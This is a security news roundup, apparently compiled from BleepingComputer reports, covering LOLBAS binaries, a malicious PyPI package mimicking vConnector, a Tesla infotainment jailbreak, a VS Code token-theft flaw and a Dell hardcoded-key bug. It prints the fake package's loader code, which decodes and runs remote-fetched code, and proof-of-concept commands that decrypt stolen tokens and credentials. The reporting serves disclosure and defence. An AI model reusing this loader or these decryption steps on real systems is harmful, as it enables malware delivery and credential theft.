Apart from Microsoft binaries, Chako also found files from other developers that meet the LOLBAS criteria, one example being the popular PyCharm suite for Python development.



This PC › Windows (C:) › Program Files › JetBrains › PyCharm 2022.1.2 › bin
icons
brokenPlugins.db
elevator.exe
format.bat
fsnotifier.exe
fsnotifier-wsl

Signed executable in PyCharm installation folder
source: Pentera

The PyCharm installation folder contains **elevator.exe** (signed and verified by JetBrains), which can execute arbitrary files with elevated privileges.

Another file in the PyCharm directory is **WinProcessListHelper.exe**, which Chako says can serve reconnaissance purposes by enumerating all the processes running on the system.

Another example of a LOLBAS reconnaissance tool he provided BleepingComputer is **mkpasswd.exe**, part of the Git installation folder, which can offer the entire list of users and their security identifiers (SIDs).

Chako's journey started with two weeks to formulate a correct approach to discover new LOLBAS files, which resulted in finding three.

After understanding the concept, he spent another week creating the tools to automate the discovery. The effort paid off, as the scripts enabled him to go through "the entire pool of Microsoft binaries" in about five hours.

The reward is even larger, though. Chako told us that the tools he developed can also run on other platforms (e.g. Linux or custom cloud virtual machines), either in their current state or with minor modifications, to explore new LOLBAS territory.

However, knowing about the LOLBAS threats can help defenders define adequate methodologies and mechanisms to prevent or mitigate cyberattacks.

Pentera published a paper with full details on how researchers, red-teamers, and defenders can find new LOLBAS files.

Source: *https://www.bleepingcomputer.com/news/security/hackers-can-abuse-microsoft-office-executables-to-download-malware/*

3. Fake VMware vConnector package on PyPI targets IT pros

A malicious package that mimics the VMware vSphere connector module 'vConnector' was uploaded on the Python Package Index (PyPI) under the name 'VMConnect,' targeting IT professionals.

VMware vSphere is a virtualization tools suite, and vConnector is an interfacing Python module used by developers and system administrators, downloaded roughly 40,000 a month via PyPI.

According to Sonatype's researcher and BleepingComputer's reporter, Ax Sharma, the malicious package uploaded onto PyPI on July 28, 2023, gathered 237 downloads until its removal on August 1, 2023.


Sonatype's investigation revealed two more packages with identical code as 'VMConnect,' namely 'ethter' and 'quantiumbase,' downloaded 253 and 216 times, respectively.

The 'ethter' package mimics the legitimate 'eth-tester' package, which has over 70,000 monthly downloads, while 'quantiumbase' is a clone of the 'databases' package, which is downloaded 360,000/month.

All three malicious packages featured the functionality of the projects they mimicked, which could trick victims into believing they are running legitimate tools and prolong the duration of an infection.

VMConnect code

Signs of malicious intent in the package's code are evident in the 'init.py' file that contains a base-64-encoded string that is decoded and executed on a separate process, running every minute to retrieve data from an attacker-controlled URL and execute it on the compromised machine.



```python
__version__ = '1.1.7'


import base64
import sys
import os
import subprocess
import random
import string
import platform

def get_random_string(length):
    letters = string.ascii_lowercase
    result_str = ''.join(random.choice(letters) for i in range(length))
    return result_str


struri = platform.system()[0] + os.getlogin() + '_' + get_random_string(6)
strsfx = "/"
if platform.system()[0] == 'W':
    strsfx = '\\'
pypathstr = sys.executable
strb = ''
pyexecstr = ''
strstraddr = 'DQppbXBvcnQgYmFzZTY0DQppbXBvcnQgdXJsbGliLnJlcXVlc3QNCmltcG9ydCByZXF1ZXN0cw0KaW1wb3J0IHRlbXBmaWxlDQppbXBvcnQgc3lzDQppbXBvcnQg

if len(strstraddr) > 0:
    base64_bytes = strstraddr.encode("ascii")
    sample_string_bytes = base64.b64decode(base64_bytes)
    newstrb = sample_string_bytes.decode("ascii")

strb = newstrb.replace("paperpin3902", struri)

if len(strb) > 0:
    try:
        pyexecstr = os.getcwd() + strsfx + get_random_string(8) + ".py"
        f = open(pyexecstr, "w")
        f.write(strb)
        f.close()
    except:
        pass

if len(pyexecstr) > 0:
    if platform.system()[0] == 'W':
        pid = subprocess.Popen([pypathstr, pyexecstr], creationflags=subprocess.DETACHED_PROCESS, stdout=subprocess.DEVNULL)
```

The encoded line in the package's init.py file (Sonatype)

The URL these packages ping is **hxxp://45.61.139[.]219/paperpin3902.jpg** (in some versions, the variation involved the domain: hxxps://ethertestnet[.]pro/paperpin3902.jpg). Despite the link appearing like an image file, it serl ves plaintext code.

Sonatype's Ankita Lamba, who led the package analysis, couldn't retrieve the second-stage payload as it had been removed from the external source at the time of the investigation.


However, a package covertly contacting an external, obscure URL to retrieve and execute a payload on the host is generally enough to deduce that it is a high risk operation, even if the specifics are unknown.

It is not unlikely that the attackers only serve commands on infected hosts that appeared to be of high interest or that they use an IP filtering mechanism to exclude analysts.

To give the benefit of doubt to the packages' author, registered as "hushki502" on PyPI and GitHub, Sonatype contacted the developer, but no response was received.

ReversingLabs spotted the same campaign and also published a report about it, while its investigation on the threat actor, second-stage payload, and ultimate goal of the attackers was similarly inconclusive.

As a final note of caution, it's important to highlight that the descriptions the author of the phony packages used on PyPI were accurate and appeared realistic, and they even created GitHub repositories with matching names.



VMConnect 1.1.7

pip install VMConnect

Released: Jul 28, 2023

VMware vSphere Connector Module for Python

Project description

VMConnect - VMware vSphere Connector Module

VMConnect is a wrapper module around pyVmomi VMware vSphere bindings, which provides methods for connecting and retrieving of objects from a VMware vSphere server.

The purpose of VMConnect is to provide the basic primitives for building complex applications. VMConnect can also be used for managing the user/pass/host credentials for your vSphere environment using an SQLite database, which in turn can be shared between multiple applications requiring access to your vSphere environment through a common interface.

vconnector 0.6.0

pip install vconnector

Released: Oct 29, 2019

VMware vSphere Connector Module for Python

Project description

vConnector - VMware vSphere Connector Module for Python

vConnector is a wrapper module around pyVmomi VMware vSphere bindings, which provides methods for connecting and retrieving of objects from a VMware vSphere server.

The purpose of vConnector is to provide the basic primitives for building complex applications. vConnector can also be used for managing the user/pass/host credentials for your vSphere environment using an SQLite database, which in turn can be shared between multiple applications requiring access to your vSphere environment through a common interface.

Package description mirroring that of the legitimate project (Sonatype)

That said, developers would've only been able to discover the illicit activity if they had noticed the projects' short history, low download counts, hidden code within some files, and package names resembling, but not exactly matching those of the legitimate projects.

Source: [*https://www.bleepingcomputer.com/news/security/fake-vmware-vconnector-package-on-pypi-targets-it-pros/*](https://www.bleepingcomputer.com/news/security/fake-vmware-vconnector-package-on-pypi-targets-it-pros/)

4. Tesla infotainment jailbreak unlocks paid features, extracts secrets

Researchers from the Technical University of Berlin have developed a method to jailbreak the AMD-based infotainment systems used in all recent Tesla car models and make it run any software they choose.

Additionally, the hack allows the researchers to extract the unique hardware-bound RSA key that Tesla uses for car authentication in its service network, as well as voltage glitching to activate software-locked features such as seat heating and 'Acceleration Boost' that Tesla car owners normally have to pay for.

The German researchers shared the full details of their hack with BleepingComputer, which will be published in an upcoming BlackHat 2023 presentation scheduled for August 9, 2023, titled 'Jailbreaking an Electric Vehicle in 2023 or What It Means to Hotwire Tesla's x86-Based Seat Heater.'

The researchers were able to hack the infotainment system using techniques based on the team's previous AMD research, which uncovered the potential for fault injection attacks that can extract secrets from the platform.

Tesla's infotainment APU is based on a vulnerable AMD Zen 1 CPU; hence the researchers could experiment with the exploitation of the previously discovered weaknesses to achieve jailbreak.

"For this, we are using a known voltage fault injection attack against the AMD Secure Processor (ASP), serving as the root of trust for the system," explains the researcher's BlackHat brief summary.

"First, we present how we used low-cost, off-the-shelf hardware to mount the glitching attack to subvert the ASP's early boot code."

"We then show how we reverse-engineered the boot flow to gain a root shell on their recovery and production Linux distribution."

By gaining root permissions, the researchers were free to perform arbitrary changes that survive infotainment system reboots and Tesla's 'over-the-air' updates.

Moreover, they could access and decrypt sensitive information stored on the car's system, such as the owner's personal data, phonebook, calendar entries, call logs, Spotify and Gmail session cookies, WiFi passwords, and locations visited.

The jailbreak enables an attacker to extract the TPM-protected attestation key that Tesla uses to authenticate the car and verify its hardware platform's integrity, and migrate it to another car.

Besides car ID impersonation on Tesla's network, this could also help in using the car in unsupported regions or performing independent repairs and modding, explain the researchers.

As for what tools are needed to jailbreak Tesla's infotainment system, one of the researchers Christian Werling, explains that a soldering iron and $100 worth of electronic equipment, like the Teensy 4.0 board, should be enough to do the trick.

Werling also told BleepingComputer that they responsibly disclosed their findings to Tesla, and the carmaker is in the process of remediating the discovered issues.

> *"Tesla informed us that our proof of concept enabling the rear seat heaters was based on an old firmware version."*
>
> *"In newer versions, updates to this configuration item are only possible with a valid signature by Tesla (and checked/enforced by the Gateway)."*
>
> *"So while our attacks lay some important groundwork for tinkering with the overall system, another software or hardware-based exploit of the Gateway would be necessary to enable the rear seat heaters or any other soft-locked feature." - Christian Werling.*

However, the key extraction attack still works in the latest Tesla software update, so the problem remains exploitable for now, Werling told BleepingComputer.

Finally, some news outlets have claimed that the jailbreak can unlock Full-Self Driving (FSD), but the researcher told us this is false.

Source: https://www.bleepingcomputer.com/news/security/tesla-infotainment-jailbreak-unlocks-paid-features-extracts-secrets/

5. Microsoft Visual Studio Code flaw lets extensions steal passwords

Microsoft's Visual Studio Code (VS Code) code editor and development environment contains a flaw that allows malicious extensions to retrieve authentication tokens stored in Windows, Linux, and macOS credential managers.

These tokens are used for integrating with various third-party services and APIs, such as Git, GitHub, and other coding platforms, so stealing them could have significant consequences for a compromised organization's data security, potentially leading to unauthorized system access, data breaches, etc.

The flaw was discovered by Cycode researchers, who reported it to Microsoft along with a working proof-of-concept (PoC) they developed. Yet, the tech giant decided against fixing the issue, as extensions are not expected to be sandboxed from the rest of the environment.

Stealing secrets with extensions

The security problem discovered by Cycode is caused by a lack of isolation of authentication tokens in VS Code's 'Secret Storage,' an API that allows extensions to store authentication tokens in the operating system.


This is done using Keytar, VS Code's wrapper for communication with the Windows credential manager (on Windows), keychain (on macOS), or keyring (for Linux).

This means that any extension running in VS Code, even malicious ones, can gain access to the Secret Storage and abuse Keytar to retrieve any stored tokens.

Cycode researcher Alex Ilgayev told BleepingComputer that other than the built-in GitHub and Microsoft authentication, all of the saved credentials from use of third-party extensions.

"Other than the built-in Github/Microsoft authentication, all tokens saved in VSCode come from extensions," Ilgayev told BleepingComputer.

"They are either defined by official extensions (from Microsoft), such as Git, Azure, Docker/Kubernetes, etc., or by third-party extensions, such as CircleCI, GitLab, AWS."



Name	Kind	Date Modified	Expires	Keychain
vscodecircleci.circleci	application password	14 Jun 2023 at 11:06:50	--	login
vscodegithub.vscode-github-actions	application password	14 Jun 2023 at 10:07:07	--	login
vscodevscode.github-authentication	application password	8 Jun 2023 at 12:50:41	--	login
vscodevscode.microsoft-authentication	application password	15 Jun 2023 at 16:45:43	--	login
vscodevscode.microsoft-authentication	application password	Today, 12:05	--	login

Keychain containing login passwords
Source: Cycode


Upon discovering the problem, Cycode's researchers started experimenting by creating a malicious extension to steal tokens for CircleCI, a popular coding platform with VS Code extensions. They did this by modifying CircleCI's extension to run a command that would expose its secure token and even send it straight to the researcher's server.

Gradually, they developed a more versatile attack method to extract those secrets without tampering with the target extension's code.

The key to this process was discovering that any VS Code extension is authorized to access the keychain because it runs from within the application that the operating system has already granted access to the keychain.

> *"We developed a proof-of-concept malicious extension that successfully retrieved tokens not only from other extensions but also from VS Code's built-in login and sync functionality for GitHub and Microsoft accounts, presenting a "Token Stealing" attack." - Cycode.*

Next, the retrieved tokens had to be decrypted, and Cycode found that the algorithm used to encrypt tokens was AES-256-GCM, which is usually safe. However, the key used to encrypt the tokens was derived from the current executable path and the machine ID, making it easy to recreate the key.



```
#[cfg(unix)]
fn create_key(key: &[u8]) -> Result<Vec<u8>, Error> {
    use openssl::hash::{Hasher, MessageDigest};

    let exe = std::env::current_exe().map_err(|_| Error::generic())?;
    let exe = exe.to_string_lossy();
    let mut exe = exe.as_ref();




    if cfg!(target_os == "linux") {
        if let Ok(snap) = std::env::var("SNAP") {
            if exe.contains(&snap) {
                exe = &exe[snap.len()..];
            }
        }
    }

    let mut h = Hasher::new(MessageDigest::sha256()).unwrap();
    h.update(key).unwrap();
    h.update(exe.as_bytes()).unwrap();
    Ok(h.finish().unwrap().to_vec())
}


#[cfg(windows)]
fn create_key(key: &[u8]) -> Result<Vec<u8>, Error> {

```


The 'exe' parameter refers to the executing program's file path.

The hashed key is defined by the exe path and the key (which is machineId)

Defining key for windows

Info that helps decrypt secrets
Source: Cycode

The retrieved tokens were decrypted by a custom JS script run in VS Code's Electron executable, deciphering and printing all passwords of locally installed extensions.



```
~/Research/VSCode/steal-extensions-tokens-poc (0.09s)
export ELECTRON_PATH="/Applications/Visual Studio Code.app/Contents/MacOS/Electron"
export MACHINE_ID=e20[redacted]
export SECRET="Ujxm[redacted]
w=="

~/Research/VSCode/steal-extensions-tokens-poc (0.135s)
ELECTRON_RUN_AS_NODE=1 $ELECTRON_PATH --ms-enable-electron-run-as-node vscodeDecryptScript.js $MACHINE_ID $SECRE
T
{"extensionId":"vscode.github-authentication","content":"[{\"id\":\"[redacted]1\",\"accessToken\":\"gho_gWn
[redacted]\",\"account\":{\"label\":\"OreenLivni\",\"id\":[redacted],\"scopes\":[\"repo\",
\"workflow\"]}]"}
```

Decrypting the retrieved tokens
Source: Cycode

A second flaw discovered by Cycode's researchers was that the 'getFullKey' function retrieves secrets by a given 'extensionId,' which is derived from the extension's name and publisher.

This problem allows anyone to modify these fields and trick VS Code into granting them access to another extension's secure tokens.

Cycode tested this using a PoC extension that mimicked CircleCI again; however, they noted that replicating any other extension and gaining access to its secrets would be trivial.

Disclosure and (not) fixing

Cycode told BleepingComputer that they disclosed the problem to Microsoft two months ago, even demonstrating their PoC extension and its ability to steal stored extension tokens.

Regardless, Microsoft's engineers didn't see this as a security concern and decided to maintain the existing design of VS Code's secret storage management framework.

Update 8/14/23: Microsoft shared the following statement about this issue, which is shared in its entirety below.

> *"This scenario relies on a user to download a malicious extension which would compromise their machine prior to performing the described attack. Extensions execute on the user machine under the same privileges as the software program itself and there is no sandboxing for extensions. To help keep customers safe and protected, we scan extensions for viruses and malware before they are uploaded to the Marketplace, and we check that an extension has a Marketplace certificate and verifiable signature prior to being installed. To help make informed decisions, we recommend consumers use extensions from publishers they trust and review information such as domain verification, ratings, and feedback to prevent unwanted downloads." – a Microsoft spokesperson*

Source: https://www.bleepingcomputer.com/news/security/microsoft-visual-studio-code-flaw-lets-extensions-steal-passwords/

6. Dell Compellent hardcoded key exposes VMware vCenter admin creds

An unfixed hardcoded encryption key flaw in Dell's Compellent Integration Tools for VMware (CITV) allows attackers to decrypt stored vCenter admin credentials and retrieve the cleartext password.

The flaw, tracked as CVE-2023-39250, is caused by a static AES encryption key, shared across all installs, that is used to encrypt the vCenter credentials stored in the program's configuration file.

Dell Compellent is a line of enterprise storage systems offering features such as data progression, live volume, thin provisioning, data snapshots and cloning, and integrated management.

The software supports storage integration with VMware vCenter, a widely used platform for managing ESXi virtual machines.

However, to integrate the client, it must be configured with VMware vCenter credentials, which are stored in the Dell program's encrypted configuration file.

A hardcoded AES encryption key

LMG Security's researcher Tom Pohl, discovered in a penetration exercise that Dell CITV contains a static AES encryption key that is identical for all Dell customers across all installs.

This AES encryption key is used to encrypt the CITV configuration file containing the program's settings, including the entered vCenter admin credentials.


As AES is a symmetric cipher, it uses the same key for encrypting and decrypting data. This allows an attacker who extracts the key to easily decrypt the configuration file and retrieve the encrypted password.

"The Dell software needs administrative vCenter credentials to function correctly, and it protects those credentials in their config files with a static AES key," Pohl told BleepingComputer.

"Dell is interacting with vCenter servers, and is keeping its credentials in an encrypted confih file that should be completely inaccessible for viewing by anything or anyone other than the Dell software."

"Attackers should not be able to get access to the contents of that file, but it is accessible. However, due to this newly discovered vulnerability, attackers can extract the encryption key that the Dell software is using to protect the contents of that file."

LMG Security's team found that the Dell Compellent software directory contains a JAR file that, when decompiled, revealed a hardcoded static AES key.




```
echo "Configuring Dell Compellent vSphere Web Client Plugin..."
/usr/java/jre1.6.0_27/bin/java -DRMSV_HOME=$RMSV_HOME -DVSP_HOME=/opt/dellcompellent/vsp -classpath /opt/dellcompellent/vsp/VSPConfigUtil.jar
r:/opt/dellcompellent/vsp/lib/vijava-osgi.jar com.dell.compellent.vsp.config.util.GetConfigurationData -webhostname $MGMT_IPADDR
# sometimes Tomcat is dead at this point.  Make sure it is running.
startRMTomcat
```

```
-classpath /opt/dellcompellent/vsp/VSPConfigUtil.jar
```

```
com.dell.compellent.vsp.config.util.GetConfigurationData
```

JAR file in a Dell Compellent directory (LMG Security)

Using this AES key, Pohl could decrypt the Dell Compellent configuration file and retrieve the user name and password for the VMware vCenter administrator, as shown below.



```
[root@cvit ~]# cd /opt/dellcompellent/
[root@cvit dellcompellent]# ls
lib  rmsv  vsp
[root@cvit dellcompellent]# find . |grep vsp.properties
./vsp/vsp.properties
[root@cvit dellcompellent]# cat ./vsp/vsp.properties
#Dell Compellent VMware vSphere Plugin for VMware vCenter configuration parameters...
#Wed Oct 15 15:45:35 PDT 2014
HostName=[redacted]
Password= 5DE752DB122F2DB72F310D2A3992666E
PackageName=vcenterplugin2.0.1-1.zip
Version=2.0.1.1
UserName=vsphere.local\\administrator
WebHostName=[redacted]
[root@cvit dellcompellent]#
```

AES Decrypt
Key [redacted] HEX
IV 0000000000000000... HEX
Mode CBC
Input Hex
Output Raw

Input: 5DE752DB122F2DB72F310D2A3992666E

